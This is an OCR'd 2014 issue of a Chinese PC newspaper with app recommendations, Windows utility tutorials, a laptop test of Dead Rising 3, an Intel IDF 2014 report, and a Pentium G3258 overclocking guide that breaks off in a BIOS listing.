点评:充满神秘的寻物冒险游戏

TOP2 优课 - 普通高校中国音乐

大小:8.07MB
价格:免费
点评:大学视频空开课

TOP3 GrowingApp

大小:340KB
价格:6 元
点评:很神奇，用摄像头量身高

TOP4 扫数


大小:2.38MB
价格:免费
点评:益智类的算术游戏

TOP5 TimeLine Photo

大小:4.31MB
价格:8 元
点评:照片展示工具

自动整理桌面图标

看点:让桌面图标更清爽




许多用户都有这样的习惯，随意在桌面上放置文件、文件夹等项目，时间一长之后，笔记本小小的桌面就会变得杂乱不堪，既不美观，查找起来也不方便。如果这样的习惯难以改变，不妨请《柠檬桌面》这款小小的软件，来为我们自动整理桌面，非常实用方便。

软件一旦运行后，就会自动将桌面上的图标进行分类，程序快捷方式仍然保留在桌面上，而文档、文件夹会分别放置到“文档文件”和“文件夹”的盒子内(透明的图标窗口)，桌面一下子会变得整洁起来(如图 1)。

如果想对桌面上的程序快捷图标也进行分类，就需要放置到不同的盒子中。新建不同的盒子，然后将程序图标拖放到对应的盒子中：单击桌面空白处，选中右键菜单中的“新建图标盒子”即可在桌面上看到一个新建的盒子，直接拖放图标就行了。

对于已经建立的盒子，可以为它们重新命名，右击任一盒子，通过右键菜单中的“重命名盒子”即可重新命名；盒子的大小和位置都可以像程序窗口一样进行改变，也可以单击盒子右上角的加锁标志，固定盒子的大小和位置。

对于不常用的盒子，可以降低它们的透明度，单击盒子右上角的“设置”按钮，将盒子的透明度设置得低一些，比如设置为 0，对应的盒子将会“隐身”，但将鼠标移到此盒子区域，又能将其显示出来。


设置中心
常规设置
升级
2

☑ 自动整理桌面图标（桌面新图标将自动收纳到相应盒子中）

☑ 双击桌面空白处隐藏桌面

此软件最大的特色就是具有一键整理和自动整理图标到盒子功能，如果在使用电脑的过程中，桌面上的图标又变得杂乱起来，可以右击桌面空白处，单击右键菜单中的“一键整理图标到盒子”即可；也可以让软件进行自动整理，右击托盘中软件图标，打开“设置中心”(如图 2)，在“常规设置”中，只要勾选“自动整理桌面图标”，再单击“确定”即可，经过这样的设置就可一劳永逸了，只要一发现桌面上有新的文档或文件夹，就会自动将它们移动到对应的盒子中，根本不必我们动手。

提示：如果想删除某个盒子，可以右击盒子区域，选择右键菜单中的“移除盒子”，盒子中的图标又会自动回归到桌面。


@春去冬来

统一管理
浏览器中的插件

看点:便捷的浏览器插件管理工具

相信安装多浏览器，并给浏览器装插件的朋友不在少数，但是安装的插件当中，有可能会跟自己的浏览器不兼容，或者是当时觉得新奇好玩，但却很长时间不会去使用。所以，我们就要对每个浏览器进行检查，看看到底哪个插件是多余的，从而进行卸载。如果本本中的浏览器比较多，一个个进行检查，比较浪费时间。不妨试试《Wise Plugin Manager》这款软件，通过它可以检测出本本中浏览器里面的插件，便于我们进行管理。

首先要将 Wise Plugin Manager 安装到自己的本本里面，运行之后会自动检测自己的本本里面安装了哪些浏览器，之后会检测每个浏览器中都安装了哪些插件。我们可以看到插件的简单介绍，如果觉得哪个插件有问题，可以将插件进行暂停。暂停的方法很简单，只需将按钮 ON 变成 OFF 状态就可以了(如图所示)。如果确定插件有问题，可以点击右侧的删除按钮，直接将这个插件进行卸载。


Wise Plugin Manager Beta
Google Chrome
Internet Explorer
Mozilla Firefox
Default
Multi Links
Norton Toolbar
ON
ON


提示：这里要提醒大家一点，为了能够确保顺利删除插件，一定要在卸载或关闭插件之前，先关闭正在使用的浏览器，避免出现其他不可预知的问题。另外，Wise Plugin Manager 软件还能快速设置系统默认浏览器，方便直接打开常用的软件。

@小猴子

合理管理系统启动项

看点:加快开机速度、有效管理启动项目


笔记本启动速度慢的一个很重要的原因就是随机启动的项目过多。有些启动项目是必需的，有些启动项目则是在安装软件时不自觉添加的……如何合理有效地管理这些启动项目呢？《Quick Startup》是一款既易上手、功能又不错的好软件。软件安装运行后，首先切换到中文界面，依次单击“Help→Language→简体中文”即可。


开、关启动按钮
47
Startup Programs
Scheduled Tasks
Plug-ins
Application Services
Windows Services
Details
Startup enabled
1

增、减启动项

通过此软件来增加、删除或禁止启动项非常方便，软件将启动项目分类为 5 个方面，用户需要处理的一般为前面两类：Startup programs (启动程序)、Scheduled Tasks(计划任务)，选中某个分类后，在“状态”一栏中可以看到对应启动项启动时所用的时间和开启状态(如图 1)，单击“开关启动”按钮可以在开启、禁用启动之间切换。对于完全不需要的启动项，甚至可以将其完全删除。

如果需要添加其他的启动项，单击“增加自启动项”，弹出“配置自启动项目”窗口(如图 2)，输入启动项目名称，然后在“路径”中指定启动的文件，启动文件既可以是程序文件，也可以是文档、音乐等文件。


配置自启动项目
浏览...
2

名称 word
路径 C:\Program Files\Microsoft Office\OFFICE12\WIN
参数
位置 Registry: Current User...Run
延迟时间 0 秒

延迟启动

对于那些非即时使用但又不想从启动项目中删除的项目，可以选择延迟启动，来提升系统开机速度，从下拉菜单中选中“延迟启动”后，就可指定延迟启动的时间。

对于有些不熟悉的启动项，如果担心删除后会影响系统的稳定性，在决定删除前可以了解启动项的相关信息，然后再作决断。选中某个启动项后，在窗口的右侧，会显示此启动项被禁用后可能带来的后果，还可以单击“更多信息”，从网页上看到更多的信息。　**@Coler华**

妙招降低笔记本能耗


看点:有效节能、增加电池续航时间

在 Windows 7 系统中，有一个名叫 Core Parking 的技术，这个技术主要的作用就是给笔记本节省能耗，能让本本使用更多的时间。当笔记本有任务要进行处理的时候，每个核心都会进行工作。而 Core Parking 的作用就是减少 CPU 的核心数量，本来要用 4 个内核来工作，而用了 Core Parking 之后，或许只有 2 个甚至更少的内核来工作。这样笔记本不运行所有的内核，那些闲置的内核就会降低能耗。虽然在 Windows 7 系统的电源管理中有这个功能，但是还比较简单，不够人性化。那么就可以用一个名叫 ParkControl 的工具，来让 Core Parking 技术更加完善。

ParkControl 是一款绿色软件，随意解压到任意目录后就可以使用。ParkControl 的默认设置就是我们在本本中系统默认的电源选项配置。在界面左侧来进行调节(如图所示)，每调节一次，点击 Apply 按钮来进行保存。并且在 ParkControl 中还可以选择事先预定好的模式，选择好模式后，点击 Make active 按钮来进行激活。

我们用 ParkControl 对本本进行调节后，会在右侧的区域看到当前的 CPU 负载量以及当前 CPU 的工作和 Core Parking 的状态。如果发现笔记本不能正常运行，或者运行速度比以前慢了，可以点击 Power Options 按钮，回到电源面板中，能够找到还原选项，恢复原始状态。

@跳跳


ParkControl - CPU Parking and Frequency Scaling
CPU Settings for Power Profile ...
Make active
Apply
Power Options
Current System Power Status
CPU % / Parking Status
Get Process Lasso
OK
Cancel

Power4Gear Entertainment

Parking AC	Parking DC	Freq Scaling AC	Freq Scaling DC
● Enabled	● Enabled	● Enabled	● Enabled
○ Disabled	○ Disabled	○ Disabled	○ Disabled
10 %	10 %	5 %	5 %

Currently selected power profile is Power4Gear Entertainmen

Version 2.1.8 Get Process Lasso (includes ParkControl)

Power4Gear Entertainment

0.91 Ghz　2 of 4 cores

of 2.39 Ghz


责编:熊乐 **美编**:毛代洪 **组版**:姚永福 **责校**:杨志刚
日期:2014.9.22 **投稿邮箱**:pcw-pc@vip.sina.com

硬件需求:高
流畅性帧速:30fps
游戏评价:★★★
游戏大小:23.3 GB

杀死僵尸的一万种方法

《丧尸围城 3:天启版》笔记本玩家测试

玩家经常要面对大波的僵尸



带有武器的玩具熊,喷火的镰刀,真是“有趣”的武器组合

人物表情生动逼真,不是千篇一律的扑克脸

恐怖之中不失恶搞

在XBOX ONE版《丧尸围城3》推出将近一年之后,游戏终于来到了PC平台。PC版游戏除了名字改为《丧尸围城3:天启版》之外,加入了4个DLC故事,内容更丰富。玩家将扮演一位名叫Nick Ramos的汽车技工在僵尸城市里独自求生,除了街上的一大波僵尸之外,在房屋中突然冲出的僵尸也可以让你心惊肉跳。

游戏故事其实很老套,主要的亮点还是在于用各种武器来对抗僵尸。游戏中各种物品,包括足球、棒球都能用来杀僵尸,如果你觉得不够,那么可以充分发挥主角技工的技术,无须寻找工作台,即可将收集到的物品组合成各种武器(部分武器需要先找到图纸)。玩家可以充分发挥想象力,去创造甚至是恶搞。因此我们经常可以看到游戏中出现一些令人忍俊不禁的奇葩武器,例如加装了枪械的玩具熊、可以喷火的牛头面具等,游戏完全可以叫做“杀死僵尸的一万种方法”。此外,你还可以为主角穿上各种奇葩服装:消防员制服、中世纪盔甲、洛克人服装等,来自娱自乐一番。大量恶搞元素的加入,冲淡了游戏的恐怖氛围,你可以找到另一种乐趣。

游戏画面逼真又精细

游戏整体画面偏暗,光影特效做得不错,对压抑、惊悚的整体氛围其实烘托得不错。游戏场景物品的细节也做得很精细,车辆、桌子等物品表面的光泽、质感表现得非常真实,火焰、烟雾等自然特效也很自然。特别值得一提的是,人物的表情做得生动逼真,面部细节和细微表情都能很好地呈现出来,不像有些游戏,都是千篇一律的扑克脸。游戏画面设置选项也很丰富,玩家可实现比较细致的调节。

在音效上,笔者个人觉得较为出彩的是战斗中的BGM摇滚音乐,很有激情。听着这样的音乐,再拿着自己制作的各种大杀器屠杀僵尸,这样的战斗很带劲。

需要高端显卡才可驾驭

作为一款大作,《丧尸围城3:天启版》的优化让人不敢恭维,启动秒退、运行卡机等小问题不断。在测试中笔者发现GT 850M显卡在1366×768分辨率的低画质下都不能流畅运行。直到安装了卡普空1.5GB的首日补丁,这些问题才有所缓解。但游戏对配置的需求依然不低,即便是在1366×768分辨率和低画质下,GT 840M这样的中端显卡也只能实现30fps左右的平均帧速,要想在较高画质下流畅运行《丧尸围城3:天启版》必须要高端显卡才行。

玩家测试报告

2014 年的潮人娱乐游戏测试中,我们会重点测试不同单款机型运行表现,欢迎大家踊跃参加,将获得 50 元 ~100 元不等的奖励。潮人玩家群,1 群号码:41348439;2 群号码:121791471,欢迎加入。

重点测试机型:
未来人类 X811-8970M-47T

Player 1

玩家 ID:萝小仙
主要配置:Core i7 4700MQ/4GB/R9 M290X/17.3 英寸

和《生化危机》之类的丧尸题材游戏不同,在《丧尸围城3》中,玩家真正陷入丧尸的包围。要想杀出一条血路突围而出,平时随处可见的不起眼物品将成为保障生命的重要道具,无论是皮包、路障、汽车轮毂、电锯,合理的组合将制造出强有力的武器来对付杀之不尽的丧尸们。在茫茫的尸群中,如何合理利用手中有限的资源,杀出一条血路,是对每一个玩家的严苛考验。

可能是优化不到位的原因,游戏对性能的要求高得有些变态。我的未来人类 X811-8970M-47T可是Core i7+R9 M290X的配置啊,在1920×1080分辨率+高画质的设置下依然有些吃力,将第一幕打完之后,平均帧速才37.8fps,其中最高帧速53fps,最低帧速27fps,总的来说还算是比较流畅。又由于关闭了垂直同步,连续画面略有撕裂感。

分辨率	游戏品质	环境光遮罩	抗锯齿类型	动态模糊	僵尸品质	阴影品质	材质品质	材质过滤	倒影品质
1920×1080	1080P	开启	SMAT 2×	开启	高	高	高	4×非等向性	高
达成帧速	37.8fps								

Player 2

玩家 ID:旭哥
测试机型:戴尔 Inspiron 灵越 153000 (INS15CD-1728B)
主要配置:Core i7 4510U\8GB\GT 840M\15.6 英寸

如今丧尸游戏多如牛毛,但是像《丧尸围城3:天启版》这样夹杂着恶搞元素的丧尸游戏还真不多见。游戏中随处可见恶搞的元素,比如说主角可以只穿一条内裤在大街上耍大刀砍僵尸,又比如有的存档点居然是马桶。而在武器组装方面,锤子加电池等于雷神之锤、手电筒加宝石等于光剑的设定实在让人忍俊不禁。

虽然GT 840M性能不算很强,但好歹也是GT级别显卡,而在游戏中,即便设置为最低画质,画面帧速也只有30fps左右,这让我有些吃惊。而且运行游戏时系统负荷很大,玩了20分钟左右,显卡温度就升到了88℃,我只好又找出抽风散热器装上。

分辨率	游戏品质	环境光遮罩	抗锯齿类型	动态模糊	僵尸品质	阴影品质	材质品质	材质过滤	倒影品质
1920×1080	720P	关	关	关	低	低	低	2×非等向性	低
达成帧速	30.1fps								

Player 3

玩家 ID:狼人会飞
测试机型:联想 Y430P
主要配置:Core i5 4210M/4GB/GTX 850M/14 英寸

卡普空的次世代大作《丧尸围城3》终于登陆PC平台了,游戏风格上依然是充满了喜感,街边找到的怪异装束和不科学的合成武器让末世气氛一扫而空。虽然是从主机平台移植过来,但是游戏对配置的要求并不低,在Y430P上将画质设为最低,画面平均帧速才稳定在40fps左右,不过此时的画面看起来非常的粗糙。我比较喜欢游戏无缝连接的大地图,省去了很多读条的时间,可以尽情地去探索。总的来说,作为次世代的代表作之一,《丧尸围城3:天启版》的诚意可见,但想要完美享受次世代的画面,需要一台价值不菲的高端本。

分辨率	游戏品质	环境光遮罩	抗锯齿类型	动态模糊	僵尸品质	阴影品质	材质品质	材质过滤	倒影品质
1366×768	720P	关	关	关	低	低	低	2×非等向性	低
达成帧速	42.7fps								

总结 建议等游戏完善之后再玩

最近一段时间,不管是电影、美剧还是游戏,丧尸都是非常热门的题材。大多数影视作品和游戏走的是惊悚的路子,而《丧尸围城3:天启版》加入了恶搞元素之后,整个游戏变得轻松有趣起来。如果你是丧尸迷,又想获得不一样的游戏体验,《丧尸围城3:天启版》值得一玩。不过由于该游戏优化得不好,性能需求极高,不少笔记本只能在最低画质下运行,体验糟糕,建议等游戏完善之后再玩。

硬派基地
D版 | 31~40版 电脑报
日期:2014.9.22 第37期
责编:马渝曦 美编:毛代洪
组版:姚永福 责校:杨志刚
投稿邮箱:pcw-hardware@vip.sina.com
扫一扫
加微信看硬件新闻

2014秋季IDF
14nm时代由此开启

今年的秋季IDF(Intel Developer Forum,英特尔信息技术峰会)跟苹果新品发布会在时间上撞车了,不过两者面向的群体不同,IDF的人气并未受到影响。当地时间9月9日至11日,技术爱好者和开发者的注意力再次齐聚旧金山,共享英特尔年度盛宴。随着移动互联和可穿戴设备的兴起,英特尔的触角也越来越广,渐渐地IDF不再是PC的专场,但作为一名老DIYer,IDF最大的吸引力依旧在于其代表着PC硬件发展的风向标。

@大老客

让人又爱又恨的14nm时代近了

大会第一天,英特尔就向与会者展示了14nm制程的第二代处理器Skylake,也就是所谓的第六代酷睿。按照Tick-Tock交替发展的一贯策略,Skylake属于其中的Tock(工艺不变、架构升级)。事实上,不论是业内人士看来还是DIYer眼中,Skylake都是一款不折不扣的跳票作品,由于近年来AMD表现不给力,以及英特尔在其他领域的分心,再加上制程升级过程中难以预料的各种困难,Tick-Tock的升级周期明显拉长了。

按照英特尔的规划,Skylake的批量上市至少得等到2015年年底甚至2016年,而原本应该在今年年中推出的第一代14nm产品——Tick级的第五代酷睿Broadwell也延后了。之前在9月初举行的另一场展会IFA 2014(柏林电子展)上,英特尔发布了全新的酷睿M处理器(即Broadwell的超低电压版),至于相应的i3、i5和i7都会在明年年初问世,这意味着第一代14nm其实已经晚了大半年。

那么,为什么Skylake比Broadwell更加值得DIYer关注呢?因为后者主要面向移动平台,酷睿M的定位是移动平台专属处理器,之后的Broadwell版i3、i5、i7针对的是笔记本和台式一体机。所以,从Skylake开始,14nm制程才会拓展到传统台式机。对于PC玩家来说,尽管14nm制程带来的性能提升很诱人,可是漫长的等待也很折磨人,毕竟台式机比移动平台晚了近一年时间。

Skylake还支持DDR4内存,并且会集成更强劲的核芯显卡,整体性能值得期待。大家都知道Haswell-E和X99已经率先引入DDR4,正如我们在前几期报纸中分析过的,当前买得起X99平台的土豪级玩家不会太在乎DDR4与DDR3的差价,有了他们的贡献,一两年后DDR4的价格有望降到跟DDR3相差无几的水平,届时主流用户购买Skylake和DDR4就不会有任何压力了。最后不得不说的是,Skylake又要换接口了,从LGA 1150变成了LGA 1151,主板当然也会全线升级。

同在这个9月,AMD CEO罗瑞德表示全新架构的AMD处理器还需要18个月才能问世,而且“过程中还会有很多波折”。英特尔在技术上继续唱着独角戏,最大的敌人不是自己,而是应用的匮乏。

剪断最后两根线 充满挑战

有了Wi-Fi、蓝牙、2.4GHz和5GHz等无线传输技术,电脑的连线已经越来越少,无线键鼠早成为标配,无线耳机、无线音箱的品类也日益繁茂。不过我们无奈地发现,要想剪断电源线和视频线,尽管技术上已可行,但走向普及确实还困难重重。

为了剪断最后两根线,很多公司都在努力,最有发言权的当数此次发布会撞车的两大巨头英特尔和苹果。先说英特尔,英特尔在IDF期间表示到了明年PC将支持无线充电功能,即将笔记本放置在支持无线充电的桌面或其他表面上时,就可以实现直接充电,无须再接电源线。英特尔PC客户集团高级副总裁及总经理施浩德甚至认为,几年后无线充电的普及程度将堪比今天的无线通信。


苹果也在9月9日的新品发布会上展示了可以无线充电的Apple Watch,磁吸式充电技术第一次被应用在手表上。很明显,无线充电是当前最热的趋势,但由于技术标准不统一,普及起来就异常困难。另一方面,平心而论,现有的无线充电技术带来的便利性极其有限,离真正意义上的“无线电力”还有距离,成本却增加不少。

再谈谈无线视频,它也涉及了标准不统一的问题。英特尔有WiDi,苹果有AirPlay……各家都发展得平静如水,无线显示器目前还属于非常前卫的概念。首先,多数用户都适应了有线视频传输,暂时想象不出无线的好处。其次,无线视频传输延迟的硬伤也缺乏切实有效的解决途径。尽管进展缓慢,但无线视频跟无线充电一样终究是会向前发展的,时机一到总会有破茧成蝶的那一刻。

本次IDF上英特尔还提到明年将推出一款基于WiGig无线技术的扩展坞,能够以流媒体的形式向高清显示屏传送4K图像。WiGig的理论速度比802.11n快十倍,比最新的802.11ac快三倍。使用WiGig扩展坞意味着笔记本不再需要HDMI或DisplayPort线缆,这一扩展坞还将为外部存储设备带来USB 3.0级别的无线数据传输速度。长远来看,台式机必然会越来越少,而笔记本和平板电脑不具备大屏优势,智能手机更不用说,外接显示器很有市场,届时需求的增长才能实现无线视频的爆发。

INTEL DEVELOPER FORUM 14
SAN FRANCISCO
SKYLAKE
COMING
2H'15

虽然离全面普及还有些时日,但Skylake引领的14nm时代已借本次IDF拉开大幕



目前的信息显示Skylake仍将分为四个系列推出

▲本次IDF上Intel透露他们正在研发既可充当无线热点又可满足无线充电需求的无线扩展坞

►备受关注的爱迪生(Edison)让我们看到了智能化时代的芯片发展趋势

低功耗小身材 爱迪生有无限可能

如果一个人对爱迪生的了解仅限于电灯发明者,那么这个人就有些孤陋寡闻了。

同样地,如果你只把爱迪生看作一枚可穿戴设备芯片,显然是低估了它的潜力。

这枚名叫爱迪生(Edison)的低功耗芯片是本年度英特尔公司的重头产品之一,也是CES 2014和春季深圳IDF上最耀眼的明星。9月9日在旧金山,柯再奇亲自展示了这枚比邮票还小的芯片。经过了半年多的发展,基于爱迪生芯片的智能设备已经相当丰富,很多创意都在此次秋季展会中登台亮相。其中最引人瞩目的是机器人Jimmy,能说会走,善解人意,还可以交友聊天。另外还有可自动搜集数据的智能啤酒桶,以及由著名物理学家霍金视频演示的联网轮椅,都赚足了眼球。

爱迪生的详尽技术指标我们就不赘述了,大家只需知道这枚小小的芯片其实就是一台功能完善的电脑主机——当然性能比不上当前的主流PC,只是没有输入输出设备。目前爱迪生尚处于发展的初级阶段,英特尔提供的应用模式主要还限于可穿戴设备和简单的机器人,但是透过爱迪生,我们能够看出英特尔对芯片的定义已经发生了变化:过去说起英特尔芯片就只能想到中央处理器,而现在爱迪生却添加了通信、存储、软件平台和互联网应用服务。按照英特尔自己的说法,就是“把一台计算机塞进一枚芯片里”。

这意味着什么?英特尔告诉我们,通过一枚小小的芯片,任何东西都能转化为数据驱动的联网设备。英特尔真正的野心在于物联网,柯再奇所说的“五年后将会有500亿台设备联网”,平均到每个人头上就是10台左右,而PC、平板电脑和智能手机加起来才三台,那么余下的是什么呢?答案不言而喻。DIY一台PC,这在过去是时髦有趣的事,今天已经平淡无奇,在这期间DIYer年龄渐长,关注的对象也应该转移了,比方说如何打造智能家居,如何与孩子进行个性化的数码互动等。也许将来DIY的乐趣之一就在于买几枚爱迪生芯片分别连接在合适的地方,再由DIYer本人亲自设计一整套应用模式和方案。

从这些角度看,爱迪生的意义超过了任何一款英特尔CPU,对于英特尔自己来说,它是继微处理器之后最伟大的产品发明。

写在最后 14nm不是终点

虽然Tick-Tock的发展节奏放缓,隐约让人觉察到制程提升的瓶颈,不过英特尔还是在IDF上宣告了未来的制程演变蓝图。在14nm的Broadwell和Skylake之后,10nm和7nm制程已被提上议程,这两种工艺还在“研究和探索”中,需要用到更高级的制造设备。英特尔提到了EUV(极紫外光刻设备),目前这种技术还不成熟,但考虑到14nm的生命周期还有三到五年,AMD又不可能构成任何威胁,英特尔当然可以泰然自若了。

责编:王宇 **美编**:毛代洪 **组版**:向海蓉 **责校**:杨志刚
日期:2014.9.22 **投稿邮箱**:pcw-hardware@vip.sina.com

芯跳加速

@黑山老妖

奔腾 G3258 搭配 B85 主板超频全攻略

手机扫描二维码
全彩内容随身读

奔腾二十周年纪念版处理器G3258搭配B85芯片组主板是目前DIY市场非常红火的一个装机组合。花费千元左右的价格就能够享受到Haswell平台的高性价比超频体验，这也让众多玩家欣喜不已。不过,奔腾G3258(以 下简称G3258)搭配B85主板来超频还是有很多技巧的。

G3258的新特点

G3258 与高端的 Core i7 4770K/4790K 一样是基于 Haswell 架构,Core i7 4770K/4790K 发热量非常大，要超频 4.5GHz 以上一般需要 1.20~1.25V 的电压,此时原装散热器已经无法满足散热需要,往往需要更换顶级的风冷或者液冷散热器。而 G3258 仅为双核双线程,因此对比四核八线程的 Core i7 4770K/4790K 来说发热量要小很多。G3258 的默认主频仅为 3.2GHz,默认电压为 1.08V,所以在不超频或者小幅度超频的情况下,原装散热器已经可以满足散热需求。G3258 对电压较为敏感且耐高压，对 G3258 进行加压是超频的必需步骤之一,也往往可以带来很好的效果。G3258 超频 4.5GHz 以上一般都需要 1.30~1.35V 的电压，此时就需要更换较好的风冷或者液冷散热器才能解决散热问题。G3258 的第三个特点是搭配不同芯片组主板对内存的支持也不同。G3258 搭配 B85、H81、H97 这些芯片组时最高只能支持 DDR3 1333 内存,部分主板破解后可以支持 DDR3 1400,而在搭配 Z87、Z97 主板的情况下完全能支持 DDR3 3000 以上的内存。可见 Intel 并未在内存控制器方面对 G3258 进行缩减。

除了上述新特点之外,G3258 处理器在频率和电压参数方面也有一些新的变化。对比旧的 Ivy Bridge 和 Sandy Bridge 平台,Haswell 平台新增了两个非常重要的电压值选项:CPU Ring Voltage(CPU 环形总线电压)和 VCCIN Voltage(CPU 内部 FIVR 电压)。

1.CPU Ring 类似于以前的 NB 或者 HT 总线，其电压值在一些主板上称为 CPU Cache Voltage(CPU 缓存电压)。适当地提升 CPU Ring 频率可以进一步提高系统性能，但是提升 CPU Ring Voltage 电压值也会较大幅度地增加 CPU 的发热量,因此要谨慎操作。

2.VCCIN Voltage 是 CPU 内部 FIVR 电压，在一些主板上称为 CPU Input Voltage。Haswell 处理器内部集成了整合供电系统——FIVR，把以前主板上的 Core VR、Graphics VR、PLL VR、System Agent VR、IO VR 等 5 个电压模块整合在一起并集成到了 CPU 内部，主板只需提供一路传统的输入供电，由 FIVR 把电压进行分离、变压,再分配到 CPU 内部各部分。因此在 Haswell 平台上,VCCIN Voltage 电压值对于超频是非常重要的，默认的 VCCIN Voltage 一般只有 1.7~1.8V,但是超频时往往需要提升到 1.95V 才能发挥系统的超频潜力。很多玩家超频 G3258 成绩不理想的原因就是没有适当地提升 VCCIN Voltage 电压值。CPU 主频超频至 5GHz 以上时，VCCIN Voltage 甚至可以拉升到 2.05−2.1V。

BIOS超频实战

在了解完 G3258 的几大特点之后,就请随笔者一起进入 G3258 的超频实战,示范平台以 G3258 处理器 + 微星 B85 G43 GAMING 主板 + 威刚 XPG 1600 4GB × 2 为例。主板 BIOS 中的频率调节、电压调节等超频选项一般都集中在“overclocking settings−OC”菜单下面。进入 OC 菜单之后看到的是非常多的超频选项,大致可以分为两部分:上半部分是频率设置选项,下半部分是电压设置选项。

1.CPU 频率设置技巧

G3258 搭配 B85 主板时无法调节 CPU 外频,BIOS 中也没有出现 CPU 外频的调节选项。此时 CPU 主频的计算公式非常简单:CPU 主频 =100MHz ×CPU 倍频。CPU Ring 频率 =100MHz ×CPU Ring 倍频。G3258 的默认 CPU 倍频和 CPU Ring 倍频均为 32。

在超频菜单中手动输入想要的倍频数值，例如我们要把 G3258 主频超频至 4.5GHz 就可以直接输入 45。下面的“Ring Ratio”就是 CPU Ring 倍频。一般来说,CPU Ring 倍频与 CPU 倍频一致时性能最佳，但是在实际超频中 Ring 倍频的提升难度要比 CPU 倍频提升难度更大,Ring 倍频往往要低于 1~3 个 CPU 倍频才能稳定运行。如果追求 5GHz 这样的超高 CPU 主频的话,可以把 Ring 倍频固定在默认的 32。


在频率菜单中还有一个“EIST”选项，EIST 的全称为“Enhanced Intel SpeedStep Technology”,这是一个 CPU 自动变频降压的节能技术,一般在 G3258 的 CPU 主频超过 4.6GHz 之后就应该关闭 EIST 以提高系统稳定性。关闭 EIST 之后,应该把“CPU Ratio Mode”设置为“Fixed Mode”以锁定 CPU 倍频。

2.CPU 电压设置技巧

除了前面专门提到过的 CPU Ring Voltage 与 VCCIN Voltage 之外，Haswell 平台上还有四个电压值与之前的旧平台是一样的:CPU Core Voltage(CPU 核心电压)、CPU SA Voltage(CPU 内部的内存控制器电压)、CPU Analog I/O Voltage(CPU 内部的模拟 I/O 供电电压)、CPU Digital I/O Voltage(CPU 内部的数字 I/O 供电电压)。其中 CPU 核心电压是在所有主板上超频 CPU 主频时最重要的电压值，而 CPU 内部的内存控制器电压只有在大幅度超频内存时才有意义,在 B85 主板上可以忽略该电压值。


VCCIN Voltage 可以直接输入目标数字值,而 CPU Core Voltage Mode 与 CPU Ring Voltage Mode 两个电压值一般均有“自动”、“Override Mode”、“Aadptive Mode”等三个选项，这里建议选择“Override Mode”模式,并手动输入目标电压值。“CPU Core Voltage Offset Mode”与“CPU Ring Voltage Offset Mode”两个电压选项用于在基础电压值上提升或者降低相应的电压值，玩家可以选择“+”(提升)或者“−”(降低),然后在下面的对话框中输入想要提升或者降低的相应电压值，这里建议均设置为“自动/Auto”即可(图 1)。

根据目前大部分零售版 G3258 的体质,CPU 主频超频至 4.0 ~ 4.2GHz 时 CPU 核心电压一般需要 1.22 ~ 1.28V；超频至 4.5GHz 则需要 1.30 ~ 1.35V；如果要稳定超频到 4.7GHz，核心电压则需要提升到 1.45V 以上。一般来说,CPU 主频与 CPU Ring 频率同步时性能最佳，要提升 CPU Ring 频率同样需要提高 Ring Voltage 的电压值。CPU Ring 频率超频至 4.0 ~ 4.2GHz 时 Ring Voltage 一般需要 1.20 ~ 1.25V，而超频至 4.5GHz 时则一般需要 1.35V 以上，继续提升电压带来的 CPU 发热量会比较大,所以不建议 CPU Ring 频率超过 4.5GHz，也不建议为了使 CPU 主频与 Ring 频率同步而盲目增加电压。4.0 ~ 4.2GHz 的 CPU Ring 频率可以在性能与发热量之间获得较为理想的平衡点。



```
Overclocking                                        HOT KEY
> DigitALL Power
  VCCIN Voltage                          1.728V  1.900
